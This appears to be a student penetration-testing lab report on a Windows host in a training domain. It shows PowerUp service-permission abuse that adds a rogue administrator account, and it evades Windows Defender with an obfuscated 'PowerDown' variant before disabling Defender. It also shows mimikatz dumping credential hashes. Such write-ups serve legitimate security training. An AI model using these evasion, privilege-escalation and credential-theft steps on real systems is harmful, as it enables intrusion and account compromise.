

# Ex080 Report

Benjamin Ruddy

2022-10-30

## Contents

<b>Technical Report</b>	<b>2</b>
Introduction . . . . .	2
Finding: <i>Vulnerable permissions on a service for a non-administrator user can allow for the creation of an administrator account</i> . . . . .	2
Severity Rating: 8.4 . . . . .	2
Vulnerability Description . . . . .	2
Confirmation method . . . . .	2
Mitigation or Resolution Strategy . . . . .	3
<b>Attack Narrative</b>	<b>3</b>
RDPing into costumes.artstailor.com . . . . .	3
PowerUp & PowerDown . . . . .	4
Vulnerable service permissions exploitation . . . . .	5
Mimikatz . . . . .	6
Key found . . . . .	8
MITRE ATT&CK Framework TTPs . . . . .	9

# Technical Report

## Introduction

**Finding:** *Vulnerable permissions on a service for a non-administrator user can allow for the creation of an administrator account*

**Severity Rating:** 8.4

**CVSS Base Severity Rating:** 7.8 AV:L AC:L PR:L UI:N S:C C:H I:H A:N

## Vulnerability Description

On costumes.artstailor.com, non-administrative user 's.wilkins' has permission to modify the Windows service 'vssvc.exe' such that commands can be executed with SYSTEM-level permissions, meaning an administrator account can be created by a non-administrator user.

## Confirmation method

```
[*] Checking service permissions...

ServiceName    : VSS
Path          : C:\Windows\system32\vssvc.exe
StartName     : LocalSystem
AbuseFunction : Do-ServiceAbuse -Name 'VSS'
CanRestart    : True

PS Z:\> Do-ServiceAbuse -Name 'VSS' -UserName 'probe' -Password 'Plunder1338!'
ServiceAbused Command
-----
VSS           net user probe Plunder1338! /add && net localgroup Administrators probe /add

PS Z:\> net user

User accounts for \\COSTUMES

-----
Admin           Administrator
DefaultAccount Guest
probe          WDAGUtilityAccount
The command completed successfully.

PS Z:\> ■
```


## Mitigation or Resolution Strategy

Remove the modification rights that user 's.wilkins' has on this critical Windows program.

## Attack Narrative


### RDPing into costumes.artstailor.com

Using the same port forwarding technique detailed in **Exercise 0x080**, we start by using Windows RDP to gain access to `costumes.artstailor.com`. The following screenshots demonstrate that we have logged in to the correct host:



(kali㉿kali)-[~]\$ ping costumes.artstailor.com  
PING costumes.artstailor.com (10.70.184.39) 56(84) bytes of data.  
^C  
0% Command Prompt  
Microsoft Windows [Version 10.0.19043.2130]  
(c) Microsoft Corporation. All rights reserved.  
C:\Users\s.wilkins>ipconfig  
Windows IP Configuration  
  
Ethernet adapter Ethernet0:  
  
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::5034:a851:f9b8:a353%5  
IPv4 Address. . . . . : 10.70.184.39  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 10.70.184.1  
C:\Users\s.wilkins>

Here, we have imported the PowerUp modules by copying over its respective .ps1 files into a directory in `/tmp`, and then mounted it as a fileshare on the victim host with the following `rdesktop` command, followed by mapping it to the Z : drive within Windows:



```
(kali㉿kali)-[~/tmp/rdpfolder]$ rdesktop -g 80% -r disk:/tmp/rdpfolder 217.70.184.3 -u s.wilkins -p Summer2022 -d ARTSTAILOR  
Auto-selecting keyboard map 'en-us' from locale  
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.  
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?  
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.  
Connection established using SSL.
```

```

rdesktop - 217.70.184.3

Windows PowerShell
PS Z:\> ls

Recycle Bin          Directory: Z:\


Mode                LastWriteTime     Length Name
----                -----        ---- 
<--- 10/29/2022 6:42 PM      26768 Get-System.ps1
<--- 10/29/2022 6:42 PM        67 Privesc.psm1
<--- 10/29/2022 6:42 PM    600580 PowerUp.ps1
<--- 10/29/2022 6:42 PM      4569 README.md
<--- 10/29/2022 6:42 PM      1659 Privesc.psd1

PS Z:\>

```

## PowerUp & PowerDown

When trying to run PowerUp, however, we run into a problem related to Windows Defender antivirus detection:



As such, we use a modified version of PowerUp called PowerDown which edits the source code of PowerUp and changes various aspects of it, such as removing comments, changing function names, and adding custom string encodings to evade potential forms of signature checking used by the Windows Defender anti-malware.

This indeed ended up bypassing the antimalware checks, subsequently letting us run the AllChecks module as seen in the following screen captures:



```
PS Z:\> Powershell -exec bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6
PS Z:\> Import-Module Z:\PowerDown.ps1
PS Z:\> -
```

```
PS Z:\> Do-AllChecks
[*] Running Do-AllChecks


[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...
-
```

### Vulnerable service permissions exploitation

During the PowerDown module execution, vulnerable service permissions for our current user (s.wilkins) were found on the Volume Shadow Copy (VSS) service, allowing us to create our own custom Administrator user on the machine. The following screenshots showcase the commands used to add a new administrative user, 'probe', with password 'Plunder1338!':



```
[*] Checking service permissions...

ServiceName    : VSS
Path          : C:\Windows\system32\vssvc.exe
StartName     : LocalSystem
AbuseFunction : Do-ServiceAbuse -Name 'VSS'
CanRestart    : True

PS Z:\> Do-ServiceAbuse -Name 'VSS' -UserName 'probe' -Password 'Plunder1338!'
ServiceAbused Command
-----
VSS           net user probe Plunder1338! /add && net localgroup Administrators probe /add
```

```

PS Z:\> net user

User accounts for \\COSTUMES

-----
Admin           Administrator
DefaultAccount Guest
probe          WDAGUtilityAccount
The command completed successfully.

PS Z:\>

```

We subsequently logged into our new user with rdesktop, which we also confirmed to have administrator privileges (notice PowerShell is being ran as Administrator):

```

File Actions Edit View Help
kali@kali:/tmp/rdpfolder kali@kali: ~
[~] kali@kali:~/tmp/rdpfolder
└─$ rdesktop -g 80% -r disk:tmp-/tmp/rdpfolder 217.70.184.3 -u 'probe' -p 'Plunder1338'
Autoselecting Keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to c certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to c certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
costumes\probe
PS C:\Windows\system32>

```

### Mimikatz

Now that we are logged in as an administrator, we can further our post-exploitation by running mimikatz to obtain other possible credentials on the machine for local administrators, which could potentially be reused by other network accounts.

We can take advantage of our administrator privileges to disable Windows Defender entirely as well.

Windows Security

**Virus & threat protection settings**

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

**Real-time protection**

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

**Real-time protection is off, leaving your device vulnerable.**

**Off**

```
mimikatz 2.2.0 x64 (oe.eo)
PS Z:\x64> ./mimikatz.exe

#####
# mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # -
```

```
mimikatz 2.2.0 x64 (oe.eo)
* Username : COSTUMES$
* Domain : artstailor.com
* Password : vX$53GCB/y#/7GkH767a j6kI-qY$:*Evm+k(/$ARad#vTh=E?/bUzE2+@PsnaY;J'qD\WcfYTpp5"ARi1L3f4jfN?0F'
ssp :
credman :
cloudap : KO

Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service From 0
User Name : COSTUMES$
Domain : ARTSTAILOR
Logon Server : (null)
Logon Time : 10/30/2022 1:26:51 AM
SID : S-1-5-20

msv :
[00000003] Primary
* Username : COSTUMES$
* Domain : ARTSTAILOR
* Password : (null)
ntlm :
* NTLM : 9bcf38b3918354c5cb5799168380f864
* SHA1 : 0ce7475291392ad451cc3e9109039a136b249909
tspkg :
wdigest :
* Username : COSTUMES$
* Domain : ARTSTAILOR
* Password : (null)
kerberos :
* Username : costumes$
* Domain : ARTSTAILOR.COM
* Password : (null)
ssp :
credman :
cloudap : KO

Authentication Id : 0 ; 58950 (00000000:0000e646)
Session : Interactive From 0
User Name : UMF-0
Domain : Font Driver Host
Logon Server : (null)
Logon Time : 10/30/2022 1:26:51 AM
SID : S-1-5-96-0-0

msv :
[00000003] Primary
* Username : COSTUMES$
* Domain : ARTSTAILOR
* NTLM : 9bcf38b3918354c5cb5799168380f864
* SHA1 : 0ce7475291392ad451cc3e9109039a136b249909
tspkg :
```

As seen in the above screenshot where we ran the `sekurlsa::logonPasswords`

module, various credentials/hashes were obtained for different users on the machine. This output, along with the output of `lsadump:sam` was stored on the remote `plunder.pr0b3` server for future use.

### Key found

Taking further advantage of our administrator permissions, we were additionally able to find KEY011 in this machine by looking around in the Admin user's files:

```
PS Z:\x64> type C:\Users\Admin\Documents\ThatThingYouWant.txt
KEY011-cPBwJ0cCm0bcLrYbnSkgDA==

And if you didn't want it, don't tell anyone.
PS Z:\x64> -
```

## **MITRE ATT&CK Framework TTPs**

**TA0004:** Privilege Escalation

**T1059:** Command and Scripting Interpreter

**.001:** PowerShell

**TA0006:** Credential Access

**T1555:** Credentials from Password Stores

**.004:** Credential ACcess

**TA0003:** Persistence

**T1574:** Hijack Execution Flow

**.010:** Services File Permission Weakness